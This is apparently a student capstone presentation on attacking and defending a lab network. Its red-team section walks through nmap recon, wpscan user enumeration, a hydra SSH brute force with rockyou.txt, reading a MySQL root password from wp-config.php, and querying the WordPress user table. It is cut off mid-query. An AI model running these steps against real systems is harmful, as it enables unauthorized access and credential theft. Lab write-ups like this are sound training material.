FINAL ENGAGEMENT:

Attack, Defense, & Analysis of a Vulnerable Network

- DEFENSIVE SECURITY: BLUE TEAM (Hugo Guzman)
- OFFENSIVE SECURITY: RED TEAM (Jedu Amoako-Atta & Erica Watkins)
- NETWORK SECURITY: WIRESHARK (JuVaughn Jones & Gary Robinson)

DEFENSIVE ALERTS

FRONT-LINE PROTECTION


PRESENTED BY: HUGO GUZMAN

Defensive Strategy


- What we learned from our previous assessment
- How these alerts contribute to our defense
- Why it’s crucial to implement these alerts

Alerts Implemented


SSH Connection Alert



Brute Force Alert



Wordpress Login Alert



OFFENSIVE PENTESTING

KALI PENTESTING EXPLOITS

PRESENTED BY: JEDU AMOAKO-ATTA & ERICA WATKINS

RECONNAISSANCE & EXPLOITS FOR TARGET 1

PENETRATION TESTING EXPLOITS

PRESENTED BY: JEDU AMOAKO-ATTA

Scan the Network
&
Identify IP Addresses

nmap 192.168.1.0/24

Reconnaissance stage:

- Used nmap to scan open ports to identify each machine's IP address and ports.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-09 15:45 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00048s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.00076s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
```

RECONNAISSANCE SUMMARY

IP: 192.168.1.1
Role: Azure Host RDP
Open Ports: 135/msrpc, 139/netbios-ssn, 445/microsoft-ds, 2179/vmrdp, 3389/ms-wbt-server

IP: 192.168.1.100
Role: ELK Server
Open Ports: 22/ssh, 9200/wap-wsp

IP: 192.168.1.105
Role: Webserver/Capstone
Open Ports: 22/ssh, 80/http

IP: 192.168.1.90
Role: Kali Pentester
Open Ports: 22/ssh

IP: 192.168.1.110
Role: Target 1
Open Ports: 22/ssh, 80/http, 111/rpcbind, 139/netbios-ssn, 445/microsoft-ds

IP: 192.168.1.115
Role: Target 2
Open Ports: 22/ssh, 80/http, 111/rpcbind, 139/netios-ssn, 445/microsoft-ds


Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Brute Force	Web site is vulnerable to brute force attacks	Was able to crack multiple passwords
Insecure Configuration Files	Configuration files are easily accessible	Database passwords were retrieved from insecure config files
Password Policy	Users are using weak passwords that are easily crackable	Were able to guess or brute force several passwords

Enumerate the WordPress Site: Flag 1

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.2
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/ [192.168.1.110]
[+] Started: Wed Jul  8 19:28:32 2020

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.14 identified (Latest, released on 2020-06-10).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.14'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.14'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign
_up

[+] Finished: Wed Jul  8 19:28:35 2020
[+] Requests Done: 47
[+] Cached Requests: 5
[+] Data Sent: 11.046 KB
[+] Data Received: 343.518 KB
[+] Memory used: 108.922 MB
[+] Elapsed time: 00:00:03
```




```
</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/pop
```

Hack the SSH

Use a brute force tool like hydra to crack the password using the enumerated username and a wordlist.

```
root@Kali:~/Desktop# hydra -l  michael -P /usr/share/wordlists/rockyou.txt -vV 192.168.1.110 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations,

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-09 19:03:49
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 trie
[DATA] attacking ssh://192.168.1.110:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://michael@192.168.1.110:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.110:22
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "iloveyou" - 5 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "princess" - 6 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "1234567" - 7 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "rockyou" - 8 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345678" - 9 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "abc123" - 10 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "nicole" - 11 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "daniel" - 12 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "babygirl" - 13 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "monkey" - 14 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "lovely" - 15 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "jessica" - 16 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "654321" - 17 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 18 of 14344399 [child 1] (0/0)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-09 19:04:04
```

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Jul  6 07:34:43 2020 from 192.168.1.90
michael@Raven:~$
```

```
find: `./var/spool/exim4': Permission denied
find: `./var/spool/cron/atjobs': Permission denied
find: `./var/spool/cron/crontabs': Permission denied
find: `./var/spool/cron/atspool': Permission denied
./var/www/flag2.txt
find: `./var/log/metricbeat': Permission denied
find: `./var/log/filebeat': Permission denied
find: `./var/log/samba': Permission denied
find: `./var/log/mysql': Permission denied
find: `./var/log/apache2': Permission denied
find: `./var/log/exim4': Permission denied
```

Secure the User Shell: Flag 2

SSH into machine using cracked michael and password.
Then search machine using the command below to find flag 2.

find / -iname flag*

```
root@Raven:/# cat ./var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Find MySQL Database Password


Find the MySQL username and password by searching the wp-config file using the command below.

nano wp-config.php

Hack MySQL & Dump WordPress Password Hashes

```
root@Raven:/# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------------+
| Tables_in_wordpress  |
+----------------------+
| wp_commentmeta       |
| wp_comments          |
| wp_links             |
| wp_options           |
| wp_postmeta          |
| wp_posts             |
| wp_term_relationships|
| wp_term_taxonomy     |
| wp_termmeta          |
| wp_terms             |
| wp_usermeta          |
| wp_users             |
+----------------------+
12 rows in set (0.00 sec)
```

```
mysql> describe wp_users;
+---------------------+---------------------+------+-----+---------------------+----------------+
| Field               | Type                | Null | Key | Default             | Extra          |
+---------------------+---------------------+------+-----+---------------------+----------------+
| ID                  | bigint(20) unsigned | NO   | PRI | NULL                | auto_increment |
| user_login          | varchar(60)         | NO   | MUL |                     |                |
| user_pass           | varchar(255)        | NO   |     |                     |                |
| user_nicename       | varchar(50)         | NO   | MUL |                     |                |
| user_email          | varchar(100)        | NO   | MUL |                     |                |
| user_url            | varchar(100)        | NO   |     |                     |                |
